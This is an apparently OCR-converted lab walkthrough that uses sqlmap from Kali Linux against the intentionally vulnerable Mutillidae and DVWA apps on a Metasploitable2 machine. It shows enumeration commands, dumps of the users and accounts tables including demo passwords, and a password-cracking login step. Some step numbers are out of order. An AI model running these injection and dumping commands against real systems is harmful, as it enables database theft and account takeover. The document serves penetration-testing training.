
3) Select Login /Register Page




4) Copy the link of the login page and run sqlmap in kali



5) Paste the link with the sqlmap command in kali terminal or type the following



6) Type Y in all the Questions



6) It will take quite a while for the process to complete as it's checking the vulnerabilities.
To solve the error below modify the config file of metasploitable2

```
[14:56:00] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[14:56:00] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[14:56:02] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[14:56:02] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[14:56:02] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[14:56:02] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[14:56:02] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[14:56:02] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[14:56:02] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[14:56:02] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[14:56:02] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[14:56:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:56:02] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[14:56:05] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[14:56:08] [WARNING] GET parameter 'user-info-php-submit-button' does not seem to be injectable
[14:56:08] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk'
 (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 14:56:08 /2022-11-19/
```

7) Enter the below command in Metasploit for modifying the file

```
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc_
```


8) Save the changes with Ctrl + O and then exit

```
  GNU nano 2.0.7       File: /var/www/mutillidae/config.inc          Modified

<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

9) After making changes in metasploitable2 you should be able to fix the login page on the website, which will show proper error messages shown below

10) Now retry the command and test. The issue should be resolved.

11) You should now be able to view all the databases hosted on the server



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa --tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.10#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and
sponsible for any misuse or damage caused by this program

[*] starting @ 15:09:42 /2022-11-19/

[15:09:42] [INFO] resuming back-end DBMS 'mysql'
[15:09:42] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=15d3482d9e6...1c826f72de'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
```

```
[15:10:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL ⩾ 4.1
[15:10:04] [INFO] fetching tables for database: 'dvwa'
[15:10:04] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[15:10:04] [INFO] fetched data logged to text files under '/home/kali/

[*] ending @ 15:10:04 /2022-11-19/
```

14) Find the columns of the users tables

12) Now find the users table for the accounts


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law
sponsible for any misuse or damage caused by this program

[*] starting @ 15:10:42 /2022-11-19/
```

15) List down the columns of users table


```
[15:10:48] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:10:49] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| user        | varchar(15) |
| avatar      | varchar(70) |
| first_name  | varchar(15) |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-------------+-------------+

[15:10:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.199.54'

[*] ending @ 15:10:49 /2022-11-19/
```


16) Dump all the details of the users table

17)Passwords will be cracked once the process is complete



18) Enter the cracked username and passwords on DVWA Website and you will be able to log in





19) Test the same SQL Injection with Mutillidae website

```
there were multiple injection points, please select the one to use for following i
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[15:21:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:21:23] [INFO] fetching database names
[15:21:23] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T users --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
sponsible for any misuse or damage caused by this program

[*] starting @ 15:22:29 /2022-11-19/

[15:22:29] [INFO] resuming back-end DBMS 'mysql'
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal
sponsible for any misuse or damage caused by this program

[*] starting @ 15:27:51 /2022-11-19/

[15:27:52] [INFO] resuming back-end DBMS 'mysql'
```

```
[15:28:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:28:58] [INFO] fetching tables for database: 'owasp10'
[15:28:58] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+-----------------+
| accounts        |
| blogs_table     |
| captured_data   |
| credit_cards    |
| hitlog          |
| pen_test_tools  |
+-----------------+

[15:28:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.199.54'

[*] ending @ 15:28:58 /2022-11-19/
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
sponsible for any misuse or damage caused by this program
```

Database: owasp10
Table: accounts
[16 entries]

cid	is_admin	password	username	mysignature
1	TRUE	adminpass	admin	Monkey!
2	TRUE	somepassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	pentest	ed	Commandline KungFu anyone?

You can now login and check with any of the password from the given list of passwords.